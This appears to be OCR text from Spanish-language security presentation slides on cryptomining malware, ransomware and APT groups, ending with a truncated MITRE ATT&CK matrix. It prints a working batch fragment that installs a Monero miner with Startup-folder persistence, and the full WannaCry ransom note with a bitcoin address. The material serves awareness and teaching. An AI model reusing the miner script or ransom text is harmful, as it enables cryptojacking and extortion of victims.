
METODOS

MINERÍA



```
rem preparing script
(
echo @echo off
echo tasklist /fi "imagename eq c3.exe" ^| find ":" ^>NUL
echo if errorlevel 1 goto ALREADY_RUNNING
echo start /low %%~dp0c3.exe %%^*
echo goto EXIT
echo :ALREADY_RUNNING
echo echo Monero miner is already running in the background. Refusing to run another one.
echo echo Run "taskkill /IM c3.exe" if you want to remove background miner first.
echo :EXIT
) > "%USERPROFILE%\.c3cache\worker.bat"

rem preparing script background work and work under reboot

if %ADMIN% == 1 goto ADMIN_MINER_SETUP

if exist "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)
if exist "%USERPROFILE%\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)

echo ERROR: Can't find Windows startup directory
exit /b 1

:STARTUP_DIR_OK
echo [*] Adding call to "%USERPROFILE%\.c3cache\worker.bat" script to "%STARTUP_DIR%\c3cache_worker.bat" script
(
echo @echo off
echo "%USERPROFILE%\.c3cache\worker.bat" --config="%USERPROFILE%\.c3cache\config_background.json"
) > "%STARTUP_DIR%\c3cache_worker.bat"

echo [*] Running miner in the background
call "%STARTUP_DIR%\c3cache_worker.bat"
goto OK

:ADMIN_MINER_SETUP
```

RANSOMWARE



Ooops, your files have been encrypted!

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

ATAQUES APTS MÁS CONOCIDOS:

ROBO DE INFORMACIÓN:


DUQU, FLAME, SHADY RAT, RED OCTOBER. TIITAN RAIN

DAÑO, INTERRUPCIÓN DE OPERACIONES:

STUXNET, SHAMOON, DRAGON FLY, SANDWORM

BENEFICIO ECONÓMICO:

DESERT FALCON, COSY BEAR



Advanced persistent threat landscape in 2020

Kaspersky's Global Research and Analysis Team (GReAT) is well-known for the discovery and dissemination of the most advanced cyberthreats.

According to their data, in 2020 the top targets for advanced persistent threats (APT) were governments, and the most significant threat actor was Lazarus.

Top 10 targets:

- Government
- Banks
- Financial Institutions
- Diplomatic
- Telecommunications
- Educational
- Defense
- Energy
- Military
- IT companies

Top 12 targeted countries:

Top 10 significant threat actors:

1. Lazarus
2. DeathStalker
3. CactusPete
4. IAmTheKing
5. TransparentTribe
6. StrongPity
7. Sofacy
8. CoughingDown
9. MuddyWater
10. SixLittleMonkeys

apt.securelist.com

layout: side
show sub-techniques
hide sub-techniques

ATT&CK Matrix for Enterprise

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collecti
10 techniques	7 techniques	9 techniques	13 techniques	19 techniques	13 techniques	42 techniques	17 techniques	30 techniques	9 techniques	17 technic
Active Scanning (3)	Acquire Infrastructure (7)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-i the-Middle
Gather Victim Host Information (4)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)
Gather Victim Identity Information (3)	Compromise Infrastructure (7)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Captu
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection
Gather Victim Org Information (4)	Establish Accounts (3)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard D
Search Closed Sources (2)	Stage Capabilities (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Stora
Search Open Technical Databases (5)		Trusted Relationship	Serverless Execution	Create or Modify System Process (4)	Event Triggered Execution (16)	Direct Volume Access	Modify Authentication Process (7)	Container and Resource Discovery	Taint Shared Content	Data from Configuratio Repository
Search Open Websites/Domains (3)		Valid Accounts (4)	Shared Modules	Event Triggered Execution (16)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositorie
Search Victim-Owned Websites			Software Deployment Tools	External Remote Services	Hijack Execution Flow (12)	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local Syste
			System Services (2)	Hijack Execution Flow (12)	Process	Exploitation for Defense Evasion	Network	File and Directory Discovery		Data from Network Shared Driv
			User Execution (3)			File and Directory Permissions Modification (2)		Group Policy Discovery		Data from
			Windows Management Instrumentation			Hide Artifacts (10)		Network Service Discovery		
						Hijack Execution Flow (12)				

LECCIONES APRENDIDAS

- Los agentes de amenaza no son individuales, son organizaciones con alto nivel de preparación.
- Los ataques son complejos, no constan de UNA vulnerabilidad, sino de enlazar varias debilidades para lograr un objetivo.
- La compra de herramientas de seguridad, no va a facilitar la prevención y detección. Se necesita de entrenamiento y procesos internos definidos.
- Si reconocen alguno de los TTP anteriores en su infraestructura, es posible que ya tengan un agente de amenaza externo.

DREAMLAB
TECHNOLOGIES

Nicht glauben. Wissen.

GRACIAS

boris.murillo@dreamlab.net
https://www.linkedin.com/in/borismurillo/
https://twitter.com/borismurillo